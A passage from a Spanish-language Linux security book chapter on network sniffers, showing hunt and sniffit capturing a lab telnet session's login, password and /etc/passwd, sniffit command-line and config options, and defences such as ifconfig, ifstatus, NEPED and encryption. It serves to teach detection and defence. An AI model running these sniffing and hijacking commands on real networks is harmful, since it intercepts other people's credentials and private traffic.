root     tty3                   Thu May 20 19:28 - 19:41  (00:12)
root     tty2                   Thu May 20 19:11 - 19:42  (00:31)
root     tty1                   Thu May 20 19:07 - 19:40  (00:32)
root     tty1                   Thu May 20 18:57 - 19:07  (00:09)
root     tty1                   Mon May 17 22:32 - down   (00:29)
```

Finalmente, examinamos el archivo /etc/passwd. Entre tanto, hicimos que hunt registrara la actividad:

```
--- Main Menu --- rcvpkt 0, free/alloc 63/64 ------
l/w/r) list/watch/reset connections
u)     host up tests
a)     arp/simple hijack (avoids ack storm if arp used)
s)     simple hijack
d)     daemons rst/arp/sniff/mac
o)     options
x)     exit
*> w
0) 172.16.0.2 [1049]           --> 172.16.0.1 [23]
choose conn> 0
dump [s]rc/[d]st/[b]oth [b]> b
```

NOTA

La entrada anterior (representada en negrita) indicaba a hunt que registrara la conexión 0 (172.16.0.2) y que volcara la información de origen y de destino.

En respuesta, hunt mostraba una pantalla de terminal (que recuerda a Telix o a MTEZ) en la que aparecía toda la actividad de desafortunado:

```
22:18:43 up 21 min,  4 users,  load average: 0.00, 0.01, 0.00
TRL-C to break
hhaapplleessss
Password: inconsciente
[desafortunado@linux2 desafortunado]$ cclleeaarr
[desafortunado@linux2 desafortunado]$ wwhhoo
root     tty1     May 20 21:57
ww
 22:18:43 up 21 min,  4 users,  load average: 0.00, 0.01, 0.00

[desafortunado@linux2 desafortunado]$ mmoorree  //eettcc//ppaasssswwdd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/adm:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:11:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:
operator:x:11:0:operator:/root:
games:x:12:100:games:/usr/games:
gopher:x:13:30:gopher:/usr/lib/gopher-data:
ftp:x:14:50:FTP User:/home/ftp:
man:x:15:15:Manuals Owner:/:
majordom:x:16:16:Majordomo:/:/bin/false
postgres:x:17:17:Postgres User:/home/postgres:/bin/bash
nobody:x:65534:65534:Nobody:/:/bin/false
anon:x:100:100:Anonymous:/home/anon:/bin/bash
desafortunado:x:500:500:Caldera OpenLinux
User:/home/desafortunado:/bin/bash
[desafortunado@linux2 desafortunado]$
```

Como se puede ver, la salida de hunt se lee con gran facilidad. Sin embargo, esa no es la única ventaja que ofrece; hunt también cuenta con las siguientes utilidades:

- Permite especificar las conexiones determinadas en las que se esté interesado, en lugar de tener que vigilar y registrar todo.
- Detecta conexiones ya establecidas, no solamente las iniciadas en SYN o las que se acaban de iniciar.
- Cuenta con herramientas de *spoofing*.
- Ofrece control activo de las sesiones.

Estas características, junto con su sencilla interfaz, hacen de hunt una buena opción para los principiantes en Linux, ya que es una magnífica herramienta para el aprendizaje.

sniffit

sniffit es para aquellos usuarios que necesiten algo más.

Aplicación: sniffit de Brecht Claerhout.

Necesita: cabeceras de C y de IP.

Archivos de configuración: consulte la siguiente sección.

Ubicación: http://reptile.rug.ac.be/~coder/sniffit/sniffit.html.

Historial de seguridad: sniffit no tiene un historial de seguridad importante.

Notas: sniffit es realmente potente. Su capacidad de configuración es tremenda, pero tenga en cuenta que su proceso de aprendizaje es laborioso.

sniffit viene comprimido en formato tar y zip (en estos momentos, la versión actual es sniffit_0_3_0_tar.gz). Para descomprimirlo, utilice este comando:

```
$gunzip sniffit*gz
```

Tras descomprimirlo, el archivo que aparece es sniffit_0_3_0_tar. Descomprímalo de la siguiente forma:

```
$tar -xvf sniffit_0_3_0_tar
```

sniffit se descomprimirá en sniffit.0.3.5/. Cambie a dicho directorio (cd sniffit.0.3.5) y ejecute el *script* configure:

```
$./configure
```

Verá en la pantalla una gran cantidad de mensajes. Ello se debe a que sniffit está utilizando autoconf para probar si el sistema cumple los requisitos mínimos. Cuando acabe el *script* configure, introduzca el siguiente comando:

```
$make
```

Es en este momento cuando Linux crea sniffit. Este proceso puede durar varios minutos dependiendo de la máquina, de la velocidad de su procesador y de la memoria disponible. Finalmente, el proceso acabará y verá este mensaje:

```
strip sniffit
```

Ya está listo para comenzar. Para este ejemplo (posteriormente explicaremos con mayor detalle la configuración), iniciamos una sesión de telnet desde GNSS a linux1.samshacker.net y especificamos que sniffit debía vigilar el puerto 23 (telnet) entre 172.16.0.1 y 172.16.02, ya que aquí estÁ lo fundamental de la sesión desde la parte del cliente:

```
GNSS 70% telnet 172.16.0.2
Trying 172.16.0.2...
Connected to 172.16.0.2.
Escape character is '^]'.

Caldera OpenLinux(TM)
Version 1.3
Copyright 1996-1998 Caldera Systems, Inc.

login: desafortunado
Password:
Last login: Fri May 21 00:51:38 1999 from gnss on ttyp0
[desafortunado@linux2 desafortunado]$ who
root     tty1     May 21 00:01
root     tty2     May 21 00:09
desafortunado  ttyp0    May 21 00:53 (gnss)
[desafortunado@linux2 desafortunado]$ w
 00:53:12 up 53 min,  3 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1                      12:01am 16.00s  0.43s  0.04s  sniffit
                                   ➥-cmycon
root     tty2                      12:09am 37.00s  0.71s  0.16s  more
                                   ➥README.FIR
desafortunado  ttyp0    gnss             12:53am  0.00s  0.24s  0.04s  w
[desafortunado@linux2 desafortunado]$ ps a
  PID TTY STAT TIME COMMAND
  531   1 S    0:00 login ot
  532   2 S    0:00 login root
  535   5 S    0:00 /sbin/getty tty5 VC linux
Connection closed by foreign host.
```

Esto es lo que sniffit ofreció en la salida estándar:

```
sniffit.0.3.5]# sniffit -d -p 21 -s 172.16.0.2 -t 172.16.0.1 -L1
sniffit.0.3.5]# sniffit -d -p 21 -s 172.16.0.2 -t 172.16.0.1 -L1
Supported ethernet device found. (eth0)
Sniffit.0.3.5 is up and running.... (172.16.0.1)

P 18 . EF . 88 . EA . 02 . 00 . 00 . FF . FA . 1F . 00 . 50 P 00 .28 ( FF . F0 .
Packet ID (from_IP.port-to_IP.port): 172.16.0.1.1345-172.16.0.2.23
 45 E 10 . 00 . 5A Z 54 T 74 t 40 @ 00 . 3C < 06 . 91 . F6 . AC .
```

```
➥10 . 00 . 01 . AC . 10 . 00 . 02 . 05 . 41 A 00 . 17 . 2A * 97
➥. 52 R 28 ( 3C < BE . 37 7 5E ^ 50 P 18 . EF . 88 . 9B . 99 .
➥00 . 00 . FF . FA . 20  00 . 33 3 38 8 34 4 30 0 30 0 2C ,
➥33 3 38 8 34 4 30 0 30 0 FF . F0 . FF . FA . 23 # 00 . 47 G 4E
➥N 53 S 53 S 3A : 30 0 2E . 30 0 FF . F0 . FF . FA . 18 . 00 .
➥49 I 52 R 49 I 53 S 2D - 41 A 4E N 53 S 49 I 2D - 4E N 45 E 54
➥T FF . F0 .
```

Al igual que los restantes *sniffers*, sniffit detectó la conexión. Sin embargo, queríamos información más detallada, por lo que creamos un archivo de configuración y especificamos otros parámetros para mejorar la salida (dentro de un momento explicaremos la configuración). Los resultados fueron muy distintos. sniffit ejecutó un archivo de registro y ofreció salida en STDOUT.

Esto es lo que se grabó en el archivo de registro:

```
[Fri May 21 00:52:56 1999] - Sniffit session started.
[Fri May 21 00:52:59 1999] - 172.16.0.2.23-172.16.0.1.1353:Connection closed.
[Fri May 21 00:53:03 1999] - 172.16.0.1.1355-172.16.0.2.23:Connection initiated.
[Fri May 21 00:53:06 1999] - 172.16.0.1.1355-172.16.0.2.23:login [desafortunado]
[Fri May 21 00:53:08 1999] - 172.16.0.1.1355-172.16.0.2.23:password [inconsciente]
[Fri May 21 00:53:53 1999] - 172.16.0.2.23-172.16.0.1.1355:
➥Connection closed.
[Fri May 21 00:59:14 1999] - 172.16.0.1.1358-172.16.0.2.23:
➥Connection initiated. (SYN)
[Fri May 21 00:59:14 1999] - 172.16.0.2.23-172.16.0.1.1358:
➥Connection initiated. (SYN)
```

sniffit generó una salida con un formato agradable a la vista que incluía la fecha y la hora de cada conexión y, naturalmente, grabó el nombre de usuario y la contraseña. Sin embargo, también incluyó otros datos de diagnóstico sobre los paquetes en STDOUT:

```
TCP Packet ID (from_IP.port-to_IP.port): 172.16.0.2.23-172.16.0.1.1358
   SEQ (hex): 7352027D   ACK (hex): 34C5C478
   FLAGS: -AP---   Window: 3FE0

TCP Packet ID (from_IP.port-to_IP.port): 172.16.0.1.1358-172.16.0.2.23
   SEQ (hex): 34C5C478   ACK (hex): 7352027E
   FLAGS: -A----   Window: EF88

TCP Packet ID (from_IP.port-to_IP.port): 172.16.0.1.1358-172.16.0.2.23
   SEQ (hex): 34C5C478   ACK (hex): 7352027E
   FLAGS: -AP---   Window: EF88

TCP Packet ID (from_IP.port-to_IP.port): 172.16.0.2.23-172.16.0.1.1358
   SEQ (hex): 7352027E   ACK (hex): 34C5C47A
   FLAGS: -AP---   Window: 3FE0
```

```
TCP Packet ID (from_IP.port-to_IP.port): 172.16.0.1.1358-172.16.0.2.23
   SEQ (hex): 34C5C47A   ACK (hex): 73520280
   FLAGS: -A----   Window: EF88

TCP Packet ID (from_IP.port-to_IP.port): 172.16.0.2.23-172.16.0.1.1358
   SEQ (hex): 73520280   ACK (hex): 34C5C47A
   FLAGS: -AP---   Window: 3FE0

TCP Packet ID (from_IP.port-to_IP.port): 172.16.0.1.1358-172.16.0.2.23
   SEQ (hex): 34C5C47A   ACK (hex): 73520622
   FLAGS: -A----   Window: EF88
```

Funcionamiento y configuración de sniffit

Si sniffit se ejecuta desde la línea de comandos, hay que definir de forma explícita varias opciones, entre las que se incluyen las direcciones de origen y destino, el formato de salida, etc. La Tabla 7.1 muestra las opciones importantes.

Tabla 7.1 Distintas opciones de la línea de comandos de sniffit

Opción	Propósito
-c [*archivo de configuración*]	Se utiliza para especificar un archivo de configuración.
-D [*dispositivo*]	Se utiliza para dirigir la salida a un dispositivo determinado. El creador, Brecht Claerhout, señala que, por ejemplo, es posible capturar la sesión de IRC de otro usuario en su propio terminal.
-d	Se utiliza para cambiar sniffit al modo dump. Muestra los paquetes en formato byte en STDOUT.
-l [*longitud*]	Se utiliza para especificar la longitud. De forma predeterminada, sniffit captura los 300 primeros bytes.
-L [*nivel*]	Se utiliza para establecer el nivel de profundidad del registro.
-p	Se utiliza para especificar un lugar determinado para monitorizar.
-s [*ip_origen*]	Se utiliza para especificar la dirección de origen. sniffit captura aquellos paquetes que provienen de ip de origen.
-t [*ip_destino*]	Se utiliza para especificar la dirección de destino. sniffit captura aquellos paquetes que van al ip de destino.
-v	Muestra la versión actual de sniffit.
-x	Se utiliza para ampliar la información que proporciona sniffit en paquetes TCP, con lo que capturará los números de secuencia, etc.

Los archivos de configuración proporcionan mucho control sobre la sesión sniffit (y ayudan a evitar líneas de comando de 200 caracteres). Los formatos del archivo de configuración constan de cinco posibles campos:

- Campo 1: select y deselect. Aquí se indica a sniffit que capture paquetes de los siguientes *hosts* (select) o no (deselect).
- Campo 2: from, to o both. Aquí se indica a sniffit que capture los paquetes que provengan o se dirijan al *host* especificado (o ambas cosas).
- Campo 3: host, port o multiple-hosts. Aquí se especifican un solo *host* de destino o varios. La opción multiple-hosts admite comodines estándar.
- Campo 4: listado de hostname, portnumber o multiple-hosts.
- Campo 5: port number.

Éste es un ejemplo:

```
select from host 172.16.0.1
select from host 172.16.0.1 80
select both port 23
```

Con él se capturaría todo el tráfico de telnet y de la Web enviado desde ambos *hosts*.

NOTA

Tenga en cuenta que los parámetros del archivo de configuración sólo se aplican a las comunicaciones que utilizan TCP.

sniffit permite monitorizar varios *hosts* en diferentes puertos y para distintos paquetes. Es una excelente herramienta, pruébela.

Otros *sniffers* y herramientas de monitorización de redes

Una vez que ha visto cómo funcionan los *sniffers* y lo que pueden hacer, vamos a ampliar el espectro. Existen muchos otros *sniffers*, monitores de red y analizadores de protocolos. Algunos realizan las mismas tareas esenciales que los ya mencionados, mientras que otros llevan a cabo tareas adicionales o más especializadas. La Tabla 7.2 muestra algunas de estas herramientas, sus características y sus ubicaciones.

Tabla 7.2 Otras herramientas útiles para la monitorización de redes

Herramienta	Propósito, descripción y ubicación
ANM	*Angel Network Monitor* no es en sí un analizador de protocolos, sino un monitor de sistemas. ANM monitorizará los tiempos de espera de las conexiones, los mensajes de conexión rechazada, etc. de todos los servicios estándar (FTP, HTTP, SMTP, etc.). También monitoriza el uso del disco. La salida está en HTML y tiene código de colores para resaltar las alertas. Este paquete requiere Perl. Para obtener más información, véase la página web http://www.ism.com.br/~paganini//angel/.
Ethereal	Es un *sniffer* para Linux (y UNIX en general) que utiliza GUI y que ofrece algunos servicios interesantes. Uno de ellos es que la GUI de Ethereal permite examinar fácilmente los datos del *sniffer*, bien desde una captura en tiempo real bien desde archivos de capturas tcpdump previamente generados. Todo ello, unido al continuo filtro para obtener una mejor exploración, así como la compatibilidad con SNMP y la capacidad para realizar capturas sobre Ethernet, FDDI, PPP y Token Ring estándar, hace que Ethereal sea una buena opción. Sin embargo, sus creadores dejan bien claro que Ethereal es un proyecto en marcha. Tenga en cuenta que es necesario instalar tanto GTK como libpcap. Puede encontrar Ethereal en http://ethereal.zing.org/.
icmpinfo	Examina el tráfico de ICMP y es útil para detectar ataques de bombas en ICMP. Los informes de icmpinfo incluyen la fecha y hora, el tipo de paquete, el IP de origen, IP ofrecido difícil de leer, puerto de origen, puerto de destino, secuencia y tamaño de los paquetes. icmpinfo se puede obtener en ftp://ftp.cc.gatech.edu/pub/linux/system/network/admin/icmpinfo-1.11.tar.gz.
IPAC	*IP Accounting Package* es un monitor de IP para Linux. IPAC funciona encima de ipfwadm o ipchains, y genera gráficos detallados de tráfico de IP (generando informes de bytes por segundo, por hora, etc.). IPAC puede obtenerse en http://www.comlink.apc.org/~moritz/ipac.html.
IPtraf	Es una utilidad que utiliza una consola para ver las estadísticas de la red y que recopila recuentos de bytes y paquetes de las conexiones TCP, indicadores de actividad y estadísticas de la interfaz, interrupciones del tráfico de TCP/UDP y recuentos de bytes y paquetes de las estaciones de LAN. Además de las interfaces estándar (FDDI/Ethernet), puede monitorizar el tráfico de SLIP, PPP y RDSI. Si utiliza Trinux, SuSE o Debian, es muy probable que Iptraf ya esté instalado. En caso contrario, puede obtenerlo en http://cebu.mozcom.com/riker/iptraf/about.html.
Ksniffer	También se lo conoce como utilidad para estadísticas de redes KDE y es una herramienta de monitorización de redes que funciona en K Desktop Environment. Ksniffer monitoriza todo el tráfico estándar de la red, incluyendo TCP, IP, UDP, ICMP, ARP, RARP y una parte de IPX. Dado que actualmente se está trabajando en él, Ksniffer aún no ofrece posibilidades de registro, pero es muy útil para vigilar la actividad de la red mientras se está en KDE. Puede encontrar Ksniffer en http://ksniffer.veracity.nu/.

Tabla 7.2 Otras herramientas útiles para la monitorización de redes *(continuación)*

Herramienta	Propósito, descripción y ubicación
lsof	*List Open Files* (de Vic Abell) es una herramienta que proporciona información sobre los archivos que abren los procesos que se están ejecutando en cada momento. Si tiene SuSE, Debian GNU/Linux 2.0 o Red Hat Linux 5.2, tiene lsof, pero es necesario actualizarlo (la versión 4.40 tenía un desbordamiento de *buffer*). Entre los archivos de los que lsof ofrece información se incluyen los archivos normales, los directorios, los dispositivos de bloqueo, los archivos con caracteres especiales, las bibliotecas, etc. Por consiguiente, lsof es muy útil para detectar aquellas actividades no autorizadas que puedan no aparecer en consultas ps estándar. Si aún no tiene lsof, es aconsejable descargarlo de ftp://vic.cc.purdue.edu/pub/tools/unix/lsof/.
ntop	*Network top* está basado en libpcap y muestra las estadísticas actuales de uso de la red. Utiliza todos los protocolos estándar e incluso algunos que no admiten otras herramientas de monitorización de redes, entre los que se incluyen DNS, X, NFS, NetBIOS y AppleTalk. Además, ntop tiene una función digna de mención que convierte los exploradores web en consolas en las que se pueden ver y controlar las estadísticas de la red. ntop se encuentra en http://www-serra.unipi.it/~ntop/.
tcpdump	Imprime las cabeceras de los paquetes de una interfaz de red que coincida con una expresión booleana suministrada por el usuario. tcpdump es útil para diagnosticar los problemas de la red y examinar minuciosamente los ataques a la red. Puede configurarse hasta el más mínimo detalle: se pueden especificar los *hosts*, los servicios y el tipo de tráfico que se van a monitorizar. Al igual que sniffit, tcpdump permite que la red, el *host*, el puerto y el protocolo lleven a cabo capturas de paquetes. tcpdump es compatible con ARP, Ethernet, IP, RARP, TCP y UDP. Algunas distribuciones recientes de Linux traen tcpdump instalado. Si no lo tiene, puede conseguirlo en http://sunsite.auc.dk/linux/RPM/tcpdump.html.
traffic-vis	Monitoriza el tráfico TCP/IP y convierte esta información en gráficos en ASCII, HTML o PostScript. traffic-vis también permite analizar el tráfico entre *hosts* para determinar qué *hosts* han comunicado y el volumen de su intercambio (tenga en cuenta que necesita libpcap). traffic-vis puede obtenerse en http://www.ilogic.com.au/~dmiller/traffic-vis.html.
ttysnoop	Es una herramienta que permite monitorizar las conexiones serie y telnet. ttysnoop se utiliza para fisgonear en el tty actual de otro usuario. Linux incluye este paquete. Para obtener más información, consulte la página man correspondiente.

Riesgos que conllevan los sniffers

Los *sniffers* representan un alto nivel de riesgo, ya que:

- Pueden capturar contraseñas.
- Pueden capturar información confidencial o patentada.
- Pueden utilizarse para hacer mella en la seguridad de los entornos de red u obtener acceso por la fuerza.

De hecho, los ataques de *sniffers* han provocado acuerdos más serios que cualquier otro tipo de ataque. Para enfatizar este punto, vamos a rememorar rápidamente el pasado. En 1994, un ataque masivo de *sniffers* obligó a un centro de investigación naval a publicar la siguiente nota:

> "En febrero de 1994, una persona no identificada instaló un *sniffer* de red en varios *hosts* y en varios elementos de *backbones* que recopiló más de 100.000 nombres de usuarios y contraseñas válidas a través de Internet y Milnet. Se considera que todos los equipos del sistema que permitan la existencia de registros de FTP, Telnet o remotos corren peligro... Hay que comprobar si todos los *hosts* de la red que utilicen un sistema operativo derivado de UNIX tienen el controlador de dispositivo específico que permite instalar el *sniffer*."

(Extracto de la nota del *Naval Computer & Telecommunications Area Master Station LANT*, que puede encontrarse en http://www.chips.navy.mil/chips/archives/94_jul/file14.html.)

El ataque a Milnet fue tan serio que el asunto fue llevado ante el Subcommittee on Science, Space, and Technology de la House of Representatives de Estados Unidos. Éste fue el testimonio de F. Lynn McNulty, director asociado de seguridad informática del National Institute of Standards and Technology:

> "El reciente incidente implicaba el descubrimiento de programas "que capturan contraseñas" en cientos de sistemas a lo largo y ancho de Internet... Hay que reconocer el importante impacto de este incidente; parece que ha estado en peligro la información de las conexiones (p.ej., números de cuentas y contraseñas) de potencialmente miles de cuentas de usuarios de sistemas de *hosts*. Es indudable que este incidente ha tenido un impacto negativo en las misiones operativas de varias agencias gubernamentales. Además, este hecho debe considerarse como un incidente que puede reproducirse, no como algo que ha ocurrido y se ha solucionado. De hecho, se aconsejó a los administradores de sistemas de todo Internet que ordenaran a sus usuarios que cambiaran sus contraseñas. Este acontecimiento es muy importante y es posible que veamos sus consecuencias dentro de un tiempo. No sólo es difícil, si no es imposible, que identifiquemos y notifiquemos a todos aquellos usuarios cuya información de conexión ha estado en peligro, sino que no es probable que todo el mundo, aun cuando se le notifique, cambie su contraseña."

(Es posible leer todo el testimonio de McNulty en http://www-swiss.ai.mit.edu/6.805/_articles/mcnulty-internet-security.txt.)

Se considera que dicho ataque ha sido el peor de la historia. Pero pocos meses después se produjo otro en Rahul.net que no le fue mucho a la zaga. En este caso, un *sniffer* funcionó solamente 18 horas, durante las que cientos de *hosts* estuvieron en peligro. Tal como explicaban Sarah Gordon e I. Nedelchev en su artículo "Sniffing in the Sun: History of a Disaster":

> "La lista contenía 268 sitios, entre los que se incluían *hosts* pertenecientes a MIT, la armada y la fuerza aérea estadounidense, Sun Microsystems, IBM, NASA, CERFNet y las universidades de Canadá, Israel, Holanda, Taiwán y Bélgica..."

(La lista de servidores afectados se encuentra en http://idea.sec.dsi.unimi.it/cert-it/_firewall-L/9407/0145.html.)

Hasta hace poco, estos ataques los realizaban piratas e intrusos, y lo hicieron por curiosidad y diversión, como si fuera una travesura malvada. Cualquier daño que se produjera se limitaba a más ataques y al rastreo de conexiones y contraseñas. Éstos eran buenos tiempo y ya han pasado para siempre. Actualmente, cada vez más elementos desagradables de la sociedad han aprendido el sutil arte del fisgoneo.

Por ejemplo, piense en el caso de Carlos Felipe Salgado, quien utilizó un *sniffer* para robar miles de números de tarjetas de crédito de la Red. En su declaración, los agentes del FBI explicaban:

> "Entre el 2 de mayo de 1997 y el 21 de mayo de 1997, en el estado y el distrito norte de California, el acusado CARLOS FELIPE SALGADO, JR., también conocido como "Smak", a sabiendas y con intención de defraudar, entró en dispositivos de acceso no autorizado que afectaban al comercio interestatal, a saber, más de 100.000 números de tarjetas de crédito robados, y por dicha conducta obtuvo más de 1000 dólares; con lo que contraviene el Title 18, United States Code, Section 1029(a)(2)."

El método de Salgado era muy conocido:

> "Mientras realizaban un mantenimiento ordinario en los servidores de Internet el viernes 28 de marzo de 1997, los técnicos descubrieron que un intruso había entrado en los servidores. La investigación que llevaron a cabo dichos técnicos reveló que había un "capturador de paquetes" instalado en el sistema. Dicho programa se utilizaba para capturar los identificativos y las contraseñas de los usuarios autorizados... el FBI dio con "Smak" en el día y en la hora acordada. "Smak" entregó un CD cifrado que contenía más de 100.000 números de tarjetas de crédito robados. Una vez que se confirmaba la validez de la información de la tarjeta de crédito descifrando los datos del CD, el FBI detuvo a "Smak"."

En un futuro cercano no es extraño que se produzcan más incidentes como el de Salgado. Mientras tanto, es conveniente tener una doble actitud con respecto a los

sniffers. Por una parte, es aconsejable explotar su valor, ya que los *sniffers* son herramientas indispensables para diagnosticar problemas de red o para estar al tanto de las acciones de los usuarios. Pero, por otra parte, es recomendable emplear todos los medios posibles para asegurarse de que determinados usuarios no instalan *sniffers* en las unidades, lo que se explica en el siguiente apartado.

Defenderse contra ataques de sniffers

Como probablemente haya adivinado, los ataques de *sniffers* son difíciles de detectar y combatir, ya que son programas pasivos. No generan rastros (registros) y, cuando se utilizan correctamente, no utilizan muchos recursos de disco y de memoria.

La respuesta es ir directamente al origen. Por consiguiente, la sabiduría convencional indica que para detectar un *sniffer*, hay que averiguar si alguna de las interfaces de la red se encuentra en modo promiscuo, para lo que pueden utilizarse estas herramientas:

- ifconfig.
- ifstatus.

Vamos a ver rápidamente ambos programas.

ifconfig

Con ifconfig es posible detectar rápidamente cualquier interfaz del *host* local que se encuentre en modo promiscuo. Ifconfig es una herramienta para configurar los parámetros de las interfaces de las redes. Para ejecutarlo, escriba el comando ifconfig en un indicativo:

```
$ifconfig
```

ifconfig informará del estado de todas las interfaces. Por ejemplo, al iniciar sniffit y ejecutar ifconfig, éste es el informe que aparece:

```
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Bcast:127.255.255.255  Mask:255.0.0.0
          UP BROADCAST LOOPBACK RUNNING  MTU:3584  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0
          TX packets:40 errors:0 dropped:0 overruns:0

eth0      Link encap:Ethernet  HWaddr 00:E0:29:19:4A:68
          inet addr:172.16.0.2  Bcast:172.16.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:22 errors:0 dropped:0 overruns:0
          TX packets:23 errors:0 dropped:0 overruns:0
          Interrupt:3 Base address:0x300
```

ifconfig ha detectado la interfaz Ethernet en modo promiscuo:

```
UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
```

ifconfig es magnífico para un apuro y es una utilidad nativa de Linux.

ifstatus

ifstatus comprueba todas las interfaces de red del sistema e informa de si alguna se encuentra en modo de depuración o en modo promiscuo.

Aplicación: ifstatus de David A. Curry.

Necesita: cabeceras de C y de IP.

Archivos de configuración: ninguno.

Ubicación: ftp://coast.cs.purdue.edu/pub/tools/unix/ifstatus/.

Historial de seguridad: ifstatus no tiene un historial de seguridad importante.

Notas: para que funcione hay que mejorar Makefile.

ifstatus detecta *sniffers* en el *host* local. Tras descargarlo y descomprimirlo hay que editar las primeras líneas operativas de Makefile de ifstatus (de forma predeterminada, se establece que ifstatus va a compilarse en Solaris).

Éste es el principio del Makefile de ifstatus:

```
# To build "ifstatus", you need to edit the OSNAME and LIBS variables
# below, as follows:
#
# Define OSNAME to one of the following:
#
#    OSNAME         Operating System
#    ------         ----------------
#    BSD         4.3BSD or similar (try this if your o/s is not listed)
#    HPUX         Hewlett-Packard HP-UX 9.0x (may work on 8.0x too)
#    SUNOS4         Sun Microsystems SunOS 4.1.x (may work on 4.0.x too)
#    SUNOS55         Sun Microsystems SunOS 5.5 (Solaris 2.5)
#    SUNOS56         Sun Microsystems SunOS 5.6 (Solaris 2.6)
#
# Define LIBS to one of the following:
#
#    OSNAME         LIBS
#    ------         ----------------
#    BSD         (empty)
#    HPUX         (empty)
#    SUNOS4         (empty)
#    SUNOS55         -lkvm -lelf -lnsl -lsocket
```

```
#    SUNOS56         -lkvm -lelf -lnsl -lsocket
#
OSNAME=     SUNOS55
LIBS=     -lkvm -lelf -lnsl -lsocket
```

Cambie estas dos líneas:

```
OSNAME=     SUNOS55
LIBS=     -lkvm -lelf -lnsl -lsocket
por éstas:
OSNAME=     BSD
#LIBS=     -lkvm -lelf -lnsl -lsocket
```

Tras realizar estos cambios, guarde Makefile, salga del editor de texto y escriba make. ifstatus debe crearse sin ningún problema.

En este ejemplo, iniciamos linux_sniffer en el *host* local e invocamos ifstatus. Ésta es la salida de ifstatus:

```
WARNING: LINUX2.SAMSHACKER.NET INTERFACE eth0 IS IN PROMISCUOUS MODE.
```

Es imposible encontrar algo más claro o más sencillo que esto.

Tras lo visto, ifconfig y ifstatus son útiles para detectar *sniffers* en un *host* local, pero ¿son igual de útiles en redes grandes? Salvo que desee comprobar cada una de las máquinas, necesita una herramienta que pueda detectar *sniffers* en una subred. Existen herramientas diseñadas específicamente para este fin y la más reciente de ellas es NEPED.

NEPED: Network Promiscuous Ethernet Detector

NEPED puede detectar actividad de *sniffers* en una subred.

Aplicación: NEPED de savage@apostols.org.

Necesita: cabeceras C e IP, Linux 2.0.x+, libc5 y GlibC.

Archivos de configuración: ninguno.

Ubicación: http://metalab.unc.edu/pub/Linux/distributions/trinux/src/netmap/NEPED.c.

Historial de seguridad: NEPED no tiene un historial de seguridad importante. Sin embargo, ciertos informes independientes indican que es posible "engañar" a NEPED.

Notas: NEPED sólo funciona en *kernels* de Linux anteriores a la 2.0.36.

NEPED rastrea subredes en busca de interfaces en modo promiscuo. En las *kernels* de Linux anteriores a la 2.0.36, NEPED descubre estas interfaces explotando un error en la implementación arp de Linux (en arp.c, que se encuentra en el motor LXR, en http://lxr.linux.no/source/net/ipv4/arp.c). NEPED envía una solicitud a arp y provoca una respuesta de la estación de trabajo afectada.

Desgraciadamente, NEPED tiene sus limitaciones. En primer lugar, en los *kernels* posteriores, se actualizó la implementación arp de Linux, con lo que las estaciones de trabajo afectadas dejarán de responder a las errantes solicitudes de arp. Además, el investigador independiente Seth M. McGann ha señalado que es posible configurar el sistema para ignorar solicitudes de arp y, en este estado, ignoraría un rastreo de NEPED. Sin embargo, dejando aparte estos detalles, NEPED sigue siendo una herramienta muy útil.

Otras defensas más genéricas contra sniffers

Si encuentra algún *sniffer* en una red, tiene un serio problema, ya que si está allí significará que la red ya está en peligro. Pero no es necesario que espere hasta que ello ocurra para combatir los ataques de los *sniffers*. De hecho, es posible tomar una medida preventiva muy eficaz desde el principio, cuando establezca la red: emplear el cifrado.

Las sesiones cifradas reducen considerablemente el riesgo. En lugar de preocuparse por los datos que se están atacando, es mejor desordenarlos para que no se puedan reconocer. Las ventajas de este método son obvias: aun cuando un atacante espie datos, no podrá utilizarlos. Sin embargo, este método también tiene desventajas.

Es posible que los usuarios sean reticentes a utilizar el cifrado, ya que pueden considerarlo demasiado problemático. Por ejemplo, es difícil acostumbrar a los usuarios a utilizar S/Key (u otro sistema de contraseñas que se escriben una sola vez) cada vez que se conectan al servidor. Sin embargo, existe una solución salomónica: aplicaciones que admiten cifrado bidireccional fuerte y también ofrecen cierto nivel de sencillez. Para obtener más información, consulte el Capítulo 10 "Protección de los datos en tránsito".

Otras referencias

Los siguientes documentos en línea ofrecen más información acerca de los *sniffers* y de las amenazas que representan.

- "The ISS Sniffer FAQ", Christopher Klaus. Este documento, de Internet Security Systems, describe muy bien los distintos *sniffers*, su funcionamiento y las posibles defensas (http://morehouse.org/secure/sniffaq.htm).
- "Sniffers and Spoofers", artículo de Internet World (http://www.internet-world.com/print/monthly/1995/12/webwatch.html).
- "Computer Hacker Charged with Credit Card Theft", Renee Deger, ZDNET. Este artículo explica el caso del *sniffer* de Salgado (http://www5.zdnet.com/zdnn/content/zdnn/0523/zdnn0012.html).
- "Privacy and Security on the Internet", Dr. Lawrence E. Widman, M.D., con contribuciones del Dr. David A. Tong, University of Texas Health Science

Center, división de cardiología, Departamento de Medicina, San Antonio, Texas. Este documento explica de forma general las amenazas de la privacidad que suponen los *sniffers* y otros dispositivos similares (http://www.med-edu.com/internet-security.html).

- "Gobbler: An Ethernet Troubleshooter/Protocol Analyzer", Tirza van Rijn y Jan Van Oorschot, Delft University of Technology, facultad de ingeniería eléctrica, Holanda. Este informe describe el diseño de Gobbler, un *sniffer* para PC y las experiencias de los creadores durante su distribución. Es un valioso documento a causa de que proporciona un punto de vista extraño en el desarrollo y la prueba de un *sniffer*. Para descargarlo, también hay que descargar la herramienta. Se encuentra en http://www.computercraft.com/noprogs/gobbler.zip.
- "Network Sniffers and You", Dave Dittrich, Washington University. Este documento contiene una serie de directivas publicadas tras un importante ataque de *sniffers* en washington.edu. Dittrich ofrece unos comentarios claros sobre los *sniffers* (http://weber.u.washington.edu/~dittrich/misc/sniffers/).

Resumen

